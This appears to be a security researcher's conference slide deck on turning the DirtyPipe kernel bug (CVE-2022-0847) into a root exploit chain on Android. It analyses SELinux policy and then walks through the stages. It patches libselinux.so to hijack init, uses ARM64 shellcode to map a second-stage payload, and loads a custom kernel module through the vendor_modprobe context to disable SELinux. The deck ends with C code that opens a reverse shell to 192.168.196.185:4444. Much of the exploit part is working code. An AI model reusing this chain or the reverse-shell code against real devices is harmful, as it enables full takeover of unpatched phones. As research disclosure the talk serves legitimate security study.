# Weaponizing dirtypipe on android

Tales of challenges and complexities

## Whoami

- 10~ years Android developer
- 5~ years Linux - Android - Arm32/64 Reverse engineer and cracker
  but nowadays it's changed to Security researcher focussed
- Still in love for open source

@iGio90 on github and twitter

# Dirtypipe

CVE-2022-0847

**TLDR;**

A linux kernel bug which allows to **write arbitrary stuff** at arbitrary offset - except page boundaries - in any **read only** file.

read more: https://dirtypipe.cm4all.com/

## Ubuntu

ONE DOES NOT SIMPLY PATCH
PASSWD
imgflip.com

YES HE DOES
imgflip.com

## Android

- No su
- No sudoers
- Selinux
- Seccom
- Knox (samsung)

Pretty much everything is jailed, including most privileged processes

## Android

We start our journey with those statements:

- We have a bug that can write pieces of code in /system/bin/*readable_binaries*, some /system/etc preferences, /system/lib64/*readable_libraries*.
- Changes made on shared libraries are reflected in memory to all running processes.

## Questions

1) Considering that it will eventually be sandboxed as well,
   what’s the most privileged user space process we can takeover?
2) Are we forced to get kernel rw in order to gain some capabilities (i.e spawn a root shell) ?
3) Are we forced to chain this bug with some other bugs and/or is it even possible to trigger a memory corruption in the kernel by writing a readable file? (which implies the kernel is reading some os file, maybe something in /dev /proc fs) ?

## Questions

1) Considering that it will eventually be sandboxed as well, what’s the most privileged user space process we can takeover?
2) Are we forced to get kernel rw in order to gain some capabilities (i.e spawn a root shell) ?
3) Are we forced to chain this bug with some other bugs and/or is it even possible to trigger a memory corruption in the kernel by writing a readable file? (which implies the kernel is reading some os file, maybe something in /dev /proc fs) ?

## Answers

1) init (to be able to switch between selinux contexts), zygote/installd (if we want to obtain additional capabilities to interact with apps)
2) No, but with selinux in place we need init if we want to reach other selinux contexts
3) No, as documented by projectzero ~1 year ago there is a way which does not involve another bug to obtain kernel (Thanks @Fire30_)

## Selinux

TLDR;

- Each file, process and socket has some attributes
- Those attributes allow the kernel to prevent or allow read/write/exec/etc operations starting from your own context and targeting another one

Example:
adb shell (now im in context “shell”)


now we want to run a binary which is in /system/bin/ and it’s called testBin.
testBin is just a simple C code wich perform the same as “cat /sdcard/test.txt”.

if context “shell” can’t perform execve/read in /system/bin/ we will be blocked when attempting the execution of testBin.
if we can execve testBin another selinux rule is checked - “transition”.
If our own process can’t perform transition to testBin context, we will be blocked.
Now, testBin context needs permission to read files with the selinux context of /sdcard/test.txt in order to print it’s content.

So a root shell on Android is meaningless (very limited) if selinux is in place.

# Selinux: checking context


Files:



```
-rwxr-xr-x  1 root shell u:object_r:vold_prepare_subdirs_exec:s0       37328 2008-12-31 16:00 vold_prepare_subdirs
-rwxr-xr-x  1 root shell u:object_r:system_file:s0                       169 2008-12-31 16:00 vr
-rwxr-xr-x  1 root shell u:object_r:wait_for_keymaster_exec:s0         16976 2008-12-31 16:00 wait_for_keymaster
lrwxrwxrwx  1 root root  u:object_r:system_file:s0                         6 2022-05-10 12:05 watch -> toybox
-rwxr-xr-x  1 root shell u:object_r:watchdogd_exec:s0                  15848 2008-12-31 16:00 watchdogd
lrwxrwxrwx  1 root root  u:object_r:system_file:s0                         6 2022-05-10 12:05 wc -> toybox
lrwxrwxrwx  1 root root  u:object_r:system_file:s0                         6 2022-05-10 12:05 which -> toybox
lrwxrwxrwx  1 root root  u:object_r:system_file:s0                         6 2022-05-10 12:05 whoami -> toybox
-rwxr-xr-x  1 root shell u:object_r:wificond_exec:s0                  390080 2008-12-31 16:00 wificond
-rwxr-xr-x  1 root shell u:object_r:wlandutservice_exec:s0            132840 2008-12-31 16:00 wlandutservice
-rwxr-xr-x  1 root shell u:object_r:system_file:s0                        33 2008-12-31 16:00 wm
lrwxrwxrwx  1 root root  u:object_r:system_file:s0                         6 2022-05-10 12:05 xargs -> toybox
-rwxr-xr-x  1 root shell u:object_r:system_file:s0                       128 2008-12-31 16:00 xml2abx
```

**selinux context**


Proc:




```
p3s:/ $ ls /proc/self/attr/
current  exec  fscreate  keycreate  prev  sockcreate
p3s:/ $ cat /proc/self/attr/current && echo ""
u:r:shell:s0
p3s:/ $
```

## Selinux

### Read policies




```
p3s:/ $ ls -l /sys/fs/selinux/policy
-r--r--r-- 1 root root 1493159 1970-01-01 01:00 /sys/fs/selinux/policy
```



```
igio90@iGio90-Box:~$ sesearch -A policy | grep "allow init"
```


### init policies



igio90@iGio90-Box: ~

```
allow init yas_lib_vendor_data_file:fifo_file { create getattr open read relabelfrom relabelto setattr unlink };
allow init yas_lib_vendor_data_file:file { create getattr map open read relabelfrom relabelto setattr unlink write };
allow init yas_lib_vendor_data_file:lnk_file { create getattr relabelfrom relabelto setattr unlink };
allow init yas_lib_vendor_data_file:sock_file { create getattr open read relabelfrom relabelto setattr unlink };
allow init zero_device:chr_file { open read setattr };
allow init zoneinfo_data_file:blk_file relabelto;
allow init zoneinfo_data_file:chr_file relabelto;
allow init zoneinfo_data_file:dir { add_name create getattr ioctl open read relabelfrom relabelto remove_name rmdir search setattr write };
allow init zoneinfo_data_file:fifo_file { create getattr open read relabelfrom relabelto setattr unlink };
allow init zoneinfo_data_file:file { create getattr map open read relabelfrom relabelto setattr unlink write };
allow init zoneinfo_data_file:lnk_file { create getattr relabelfrom relabelto setattr unlink };
allow init zoneinfo_data_file:sock_file { create getattr open read relabelfrom relabelto setattr unlink };
allow init zram_data_file:blk_file relabelto;
allow init zram_data_file:chr_file relabelto;
allow init zram_data_file:dir { add_name create getattr ioctl open read relabelfrom relabelto remove_name rmdir search setattr write };
allow init zram_data_file:fifo_file { create getattr open read relabelfrom relabelto setattr unlink };
allow init zram_data_file:file { append create getattr ioctl lock map open read relabelfrom relabelto setattr unlink watch watch_reads write };
allow init zram_data_file:lnk_file { create getattr relabelfrom relabelto setattr unlink };
allow init zram_data_file:sock_file { create getattr open read relabelfrom relabelto setattr unlink };
allow init zygote:process { rlimitinh siginh transition };
allow init zygote_exec:file { execute getattr map open read };
allow init zygote_socket:blk_file relabelto;
allow init zygote_socket:chr_file relabelto;
allow init zygote_socket:dir { add_name create getattr ioctl open read relabelfrom relabelto remove_name rmdir search setattr write };
allow init zygote_socket:fifo_file { create getattr open read relabelfrom relabelto setattr unlink };
allow init zygote_socket:file { create getattr map open read relabelfrom relabelto setattr unlink write };
allow init zygote_socket:lnk_file { create getattr relabelfrom relabelto setattr unlink };
allow init zygote_socket:sock_file { create getattr open read relabelfrom relabelto setattr unlink };
allow init zygote_tmpfs:blk_file relabelto;
allow init zygote_tmpfs:chr_file relabelto;
allow init zygote_tmpfs:dir { add_name create getattr ioctl open read relabelfrom relabelto remove_name rmdir search setattr write };
allow init zygote_tmpfs:fifo_file { create getattr open read relabelfrom relabelto setattr unlink };
allow init zygote_tmpfs:file { create getattr map open read relabelfrom relabelto setattr unlink write };
allow init zygote_tmpfs:lnk_file { create getattr relabelfrom relabelto setattr unlink };
allow init zygote_tmpfs:sock_file { create getattr open read relabelfrom relabelto setattr unlink };
igio90@iGio90-Box:~$
```

### some random - super restricted - context policies




```
igio90@iGio90-Box:~$ sesearch -A policy | grep -v magisk | grep "allow wifi_keystore_service_s
erver"
allow wifi_keystore_service_server hal_wifi_supplicant_default:binder transfer;
allow wifi_keystore_service_server tmpfs:file { append audit_access create entrypoint execmod
execute execute_no_trans getattr ioctl link lock map mounton open quotaon read relabelfrom rel
abelto rename setattr unlink watch watch_mount watch_reads watch_sb watch_with_perm write };
igio90@iGio90-Box:~$
```

## Exploitation steps

1) Figure out a method in a library used by init
2) Abuse the bug to write a shellcode there
3) Figure out a non-used system library to extend payload
   - A lot of effort was also spent to figure out a way to perform dlopen of a provided library in other paths (with other selinux contexts), but init doesn't need to dlopen libraries around - so, no policy for it.
4) Obtain kernel r/w to kill selinux or die as hero and develop dozen payloads to jump between context(s) and do other things.
   (credit: google projectzero)


# Selinux - Module load

those contexts can perform **kernel module load**



```
igio90@iGio90-Box:~$ sesearch -A policy | grep -v magisk | grep "allow" | grep module_load
allow hal_wifi_default vendor_file:system module_load;
allow macloader system_file:system module_load;
allow macloader vendor_file:system module_load;
allow mfgloader system_file:system module_load;
allow mfgloader vendor_file:system module_load;
allow ueventd vendor_file:system module_load;
allow vendor_modprobe vendor_file:system module_load;
allow vold vendor_incremental_module:system module_load;
igio90@iGio90-Box:~$
```

it turns out that only `vendor_modprobe` and (maybe?) `ueventd` can be abused



```
igio90@iGio90-Box:~$ sesearch -A policy | grep -v magisk | grep "allow init" | grep "modprobe"
allow init modprobe:process { rlimitinh siginh transition };
allow init vendor_modprobe:process { rlimitinh siginh transition };
```

## Exploit stages

1) Abusing dirtypipe for `init` takeover
2) From init abuse the bug again to write stage2 payload into /system/vendor/modprobe and the custom kernel module in some unused /vendor/lib/.
3) Switch to `vendor_modprobe` context, exec the modified /system/vendor/modprobe and use syscall `finit_module` to load the custom kernel module.
4) Profit!


# Stage 1: init takeover

Start stop wifi service

```java
WifiManager wifiManager = (WifiManager) getApplicationContext()
        .getSystemService(Context.WIFI_SERVICE);
wifiManager.setWifiEnabled(false);
wifiManager.setWifiEnabled(true);
```

android.googlesource.com/platform/system/core/+/master/init/service.cpp


```cpp
Result<void> Service::ExecStart() {
```



```cpp
static Result<std::string> ComputeContextFromExecutable(const std::string& service_p
    std::string computed_context;

    char* raw_con = nullptr;
    char* raw_filecon = nullptr;

    if (getcon(&raw_con) == -1) {
        return Error() << "Could not get security context";
    }
    std::unique_ptr<char, decltype(&freecon)> mycon(raw_con, freecon);

    if (getfilecon(service_path.c_str(), &raw_filecon) == -1) {
        return Error() << "Could not get file context";
    }
    std::unique_ptr<char, decltype(&freecon)> filecon(raw_filecon, freecon);

    char* new_con = nullptr;
    int rc = security_compute_create(mycon.get(), filecon.get(),
                                     string_to_security_class("process"), &new_con);
```


Calls to libselinux.so

# init takeover - `libselinux.so`




```
.text:000000000000ED84
.text:000000000000ED84                 EXPORT selinux_check_access
.text:000000000000ED84 selinux_check_access                    ; DATA XI
.text:000000000000ED84
.text:000000000000ED84 var_18          = -0x18
.text:000000000000ED84 var_10          = -0x10
.text:000000000000ED84 var_8           = -8
.text:000000000000ED84 var_s0          =  0
.text:000000000000ED84 var_s10         =  0x10
.text:000000000000ED84 var_s20         =  0x20
.text:000000000000ED84 var_s30         =  0x30
.text:000000000000ED84 var_s40         =  0x40
.text:000000000000ED84
.text:000000000000ED84 ; __unwind {
.text:000000000000ED84                 SUB             SP, SP, #0x70
.text:000000000000ED88                 STP             X29, X30, [SP,#0
```

Under the hood, `selinux_check_access` is invoked multiple times



```
.text:000000000000EE40                 ADD             X1, SP, #0x20+var_10
.text:000000000000EE44                 MOV             X0, X23
.text:000000000000EE48                 BL              avc_context_to_sid
.text:000000000000EE4C                 TBNZ            W0, #0x1F, loc_EEA4
.text:000000000000EE50                 ADD             X1, SP, #0x20+var_18
```

Create a trampoline at `0xee48` to `security_setenforce`, which is likely not used anywhere



```
.text:000000000000EE48                 BL              security_setenforce
```


Abuse that (yet small) space for first stage

## init takeover - libselinux.so

At this point we have code exec in init

### Stage 1

- invoke the patched call to keep exploit stability
- checks to ensure:
  **we are in init proc**
  **we are running it once**




```
_pwn_init:
    mov x8, SYS_getpid
    svc 0

    subs w0, w0, 1
    b.ne _out

    mov x0, xzr
    add x1, x6, checkpoint
    mov x2, O_CREAT | O_EXCL
    mov x3, xzr
    mov x8, SYS_openat
    svc 0

    tbnz w0, 31, _out

    sub sp, sp, 16
```

# init takeover - libselinux.so

## Stage 1

- fork
- read another library in /system/lib64 where we wrote the stage 2 by using the bug.
  it is necessary that stage 2 is in that path, otherwise we won’t be able to execute it in memory
- **map the library in memory**
- **jump into it**




```
mov x8, SYS_mmap
mov x0, 0
mov x3, MAP_SHARED
mov x5, xzr
mov x2, PROT_EXEC | PROT_READ
movl x1, 0xa000
mov x8, SYS_mmap
svc     0

add x0, x0, 4
br x0
```


# init takeover - libtracingproxy.so

## Stage 2


1) since userspace can’t read `/vendor/lib`
   abuse the bug again inside init
   to write a custom kernel module in
   `/vendor/lib/<someUnusedLib.so>`
2) execve and transit to `vendor_modprobe` context
3) use syscall finit_module to load our kernel module
4) disable selinux in our kernel module
5) spawn an unrestricted reverse shell :)



```c
int fd_c = _openat("/vendor/lib/libstagefright_soft_mp3dec.so", 0, 0);
int ld = _finit_module(fd_c, "", 0);

if (fork() == 0) {
    sleep(5);

    struct sockaddr_in sa;
    int s;

    sa.sin_family = AF_INET;
    sa.sin_addr.s_addr = inet_addr("192.168.196.185");
    sa.sin_port = htons(4444);

    s = socket(AF_INET, SOCK_STREAM, 0);
    connect(s, (struct sockaddr *)&sa, sizeof(sa));
    dup2(s, 0);
    dup2(s, 1);
    dup2(s, 2);

    execve("/vendor/bin/sh", 0, 0);
    exit(2);
    return 0;
}
```




```c
__asm__("adr x1, _modprobe_context;");
register char * selinux_context asm ("x1");
_write(f, selinux_context, 22);
_close(f);

__asm__("adr x0, _modprobe;");
register char * e asm ("x0");
_execve(e, NULL, NULL);
```



```
_modprobe:
    .asciz "/vendor/bin/modprobe"

_modprobe_context:
    .asciz "u:r:vendor_modprobe:s0"

_exec_attr:
    .asciz "/proc/self/attr/exec"
```

## Profit



Thank you!

Questions?